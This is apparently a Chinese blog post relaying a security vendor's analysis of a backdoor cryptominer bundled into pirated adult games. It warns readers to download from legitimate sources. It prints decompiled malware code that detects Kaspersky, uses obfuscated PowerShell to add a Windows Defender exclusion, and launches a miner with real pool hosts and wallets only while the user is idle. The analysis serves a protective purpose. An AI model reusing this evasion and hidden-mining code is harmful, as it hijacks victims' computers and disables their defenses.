
多款成人游戏包含病毒，谨慎下载！

小小莫理 莫理

前言

对于单机游戏，相信有不少小伙伴会选择下载免费的盗版。

就拿最近很火的《赛博朋克2077》来说，百度日搜索破解版就达七千多次。



至于破解版是否安全我们心里肯定有数，毕竟免费才是最贵的这句话大家耳熟能详。

火绒快讯


以下部分素材择取自火绒官网，原帖：

https://www.huorong.cn/info/1607513580559.html

近日火绒接到了一起用户感染病毒的求助，起因就是从某BT下载站安装了某款成人游戏。

火绒工程师查看分析后，发现此游戏文件夹存在后门病毒，经过溯源发现，该病毒被打包进数款成人类游戏，并在成人游戏BT种子下载站等地广泛传播。

当用户运行病毒伪造的游戏主程序后便会执行挖矿模块，且退出游戏后，病毒会将%APPDATA%目录添加到Windows Defender的排除目录中。




```
117     private static bool foundkasp()
118     {
119         string text = "";
120         foreach (ManagementBaseObject managementBaseObject in new ManagementObjectSearcher("root\\SecurityCenter2", "SELECT * FROM AntiVirusProduct").Get())
121         {
122             ManagementObject managementObject = (ManagementObject)managementBaseObject;
123             string str = text;
124             string str2 = " | ";
125             object obj = managementObject["displayName"];
126             text = str + str2 + ((obj != null) ? obj.ToString() : null);
127             object obj2 = managementObject["displayName"];
128             string text2 = ((obj2 != null) ? obj2.ToString() : null) ?? "";
129             if (text2.Contains("Kaspersky"))
130             {
131                 globals.var_df = true;
132                 Console.WriteLine("KASP FOUND");
133                 Environment.Exit(0);
134             }
135             if (text2 != "")
136             {
137                 Console.WriteLine(text2);
138             }
139         }
140         return false;
141     }
```

检测杀软卡巴斯基


```
293             try
294             {
295                 using (PowerShell powerShell = PowerShell.Create())
296                 {
297                     string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
298                     string str2 = Program.Reverse("htaPnoisulcxE- ecnereferPpM-" + c.ToString() + c.ToString() + "A");
299                     powerShell.AddScript(str2 + " \"" + folderPath + "\"");
300                     powerShell.Invoke();
301                     Console.WriteLine("Worked!!!!!!");
302                 }
303             }
```

添加Windows Defender排除目录


名称	修改日期	类型	大小
locales	2020/10/30 8:00	文件夹	
www	2020/10/30 8:00	文件夹	
credits	2017/9/4 6:00	HTML 文件	852 KB
d3dcompiler_47.dll	2017/9/4 6:00	应用程序扩展	3,386 KB
ffmpegsumo.dll	2017/9/4 6:00	应用程序扩展	939 KB
Game → 病毒	2020/10/30 12:37	应用程序	288,847 KB
Game.tmp → 游戏原文件	2017/9/4 6:00	TMP 文件	45,344 KB
icudtl.dat	2017/9/4 6:00	DAT 文件	10,213 KB
libEGL.dll	2017/9/4 6:00	应用程序扩展	72 KB
libGLESv2.dll	2017/9/4 6:00	应用程序扩展	1,447 KB
nw.pak	2017/9/4 6:00	PAK 文件	7,308 KB
package.json	2017/9/4 6:00	JSON 文件	1 KB
pdf.dll	2017/9/4 6:00	应用程序扩展	11,960 KB


New Game
Continue
Options

病毒运行流程：


启动Game.exe
执行＊.tmp(原游戏)
检测杀软、添加Windows Defender排除目录
复制到%Appdata%\ms\service.exe
创建计划任务
启动service.exe
接收后门指令
下载执行挖矿模块

病毒为了不被用户发现也是做足了功课，因为它工作起来势必会导致电脑卡顿，所以它只在主机空闲时挖矿。



```
private static void logic()
{
    Point point;
    Point point2;
    for (;;)
    {
        Console.WriteLine("logic started");
        Thread.Sleep(2000);
        Program.GetCursorPos(out point);
        Thread.Sleep(500);
        int num = 0;
        string captionOfActiveWindow = Program.GetCaptionOfActiveWindow();
        for (;;)
        {
            Program.GetCursorPos(out point2);
            if (point.X != point2.X || point.Y != point2.Y)
            {
                break;
            }
            num++;
            Thread.Sleep(1000);
            Console.WriteLine("Idle For [0] Seconds", num);
            string captionOfActiveWindow2 = Program.GetCaptionOfActiveWindow();
            if (!(captionOfActiveWindow == captionOfActiveWindow2))
            {
                break;
            }
            Console.WriteLine("-----[0]-----", captionOfActiveWindow);
            Console.WriteLine("-----[0]-----", captionOfActiveWindow2);
            if (num == 10)
            {
                goto Block_3;
            }
        }
        Console.WriteLine("-----Moving-----");
        Environment.Exit(0);
        Thread.Sleep(1000);
    }
    Block_3:
    string str = "A";
    if (globals.var_Uuid.Length >= 2)
    {
        str = globals.var_Uuid.First<char>().ToString() + "H" + globals.var_Uuid.Last<char>().ToString();
    }
    Program.runfile(globals.var_min_path + "\\serviced.tdi", false, "");
    if (globals.var_HV)
    {
        Program.runfile(globals.var_min_path + "\\serviced.tdi", false, "--donate-level 1 -o haven.miner.rocks:4005 -u
          hvxyN2QdpDvMwq3M4a6nnAT14w8j1GaXX3HUZwBTofkyVXung7XpQATFx142breijufeckf1rs6c4AwNkSB74Q6c3sWBjTH51P -p w=" + str + " -a cn-heavy/xhv -k --no-cpu --cuda");
    }
    else
    {
        Program.runfile(globals.var_min_path + "\\serviced.tdi", false, "--donate-level 1 --opencl -o pool.hashvault.pro:80 -u
          48iiJWgZeSdWbLNaahr7THpDDH1sQuWaJ2i9D6Zu4nKtVhMrFT68xm7YAJ5eVNcbbN7Nz1v8sGHsTgGjhH7E7ygASXLha6t.rig5 -p w=Rig5");
    }
    Program.GetCursorPos(out point2);
    for (;;)
    {
        if (point.X == point2.X && point.Y == point2.Y)
        {
            Thread.Sleep(800);
        }
        else
        {
            Process[] processesByName = Process.GetProcessesByName("serviced.tdi");
            for (int i = 0; i < processesByName.Length; i++)
            {
                processesByName[i].Kill();
            }
            Environment.Exit(0);
        }
        Program.GetCursorPos(out point);
    }
}
```

检测窗口变化


根据鼠标指针的变化情况检测用户是否使用电脑

启动挖矿

如果检测到鼠标指针变化，则退出挖矿进程

写到这里，莫理必须说两句，就连病毒都知道在我们用电脑时不打扰我们，某些软件为啥就不能学习下呢？

此类病毒可通过在宿主电脑挖矿每年牟利数万元，部分钱包地址信息已由火绒安全团队公布：



事件总结

大家在下载任何“白嫖”文件时，务必亲自使用靠谱的安全工具来查杀，毕竟站长不会去逐一检验每个文件。

这类网站多半都是使用的自动采集，所以他们的爬虫无时无刻都在扫描着整个互联网。

只要有一个人居心叵测，将含有病毒的源文件下载地址发在论坛，估计不少网站都会自动入库，最后受伤的还是用户。

本文中的成人游戏包含病毒事件非常典型，因为这类敏感游戏由于自身具备灰色性质，用户查杀时即使发现病毒也可能当成误报而放过。

莫理强烈建议，下载游戏还是尽量选择正规渠道。除了能为自己喜欢的游戏做点贡献外，更是多了一份放心！

坦白说，我还欠北京欢乐亿派科技公司一份正版的《血战上海滩》DVD……

歌事故里

伍佰《挪威的森林》MV

由网友“眼高手低”点歌

视频来源：腾讯视频

可能喜欢

这个简历制作网站真的非常好用！

来自三星的特殊加速器，真的好用！

超迷你版PS，仅有40MB！！！

力荐！苹果免费离线OCR软件！

仅 259 Kb，一款隐私保护神器！

这个神器可弥补微软某些功能的缺陷！

到底了，顺手点个赞趴

阅读原文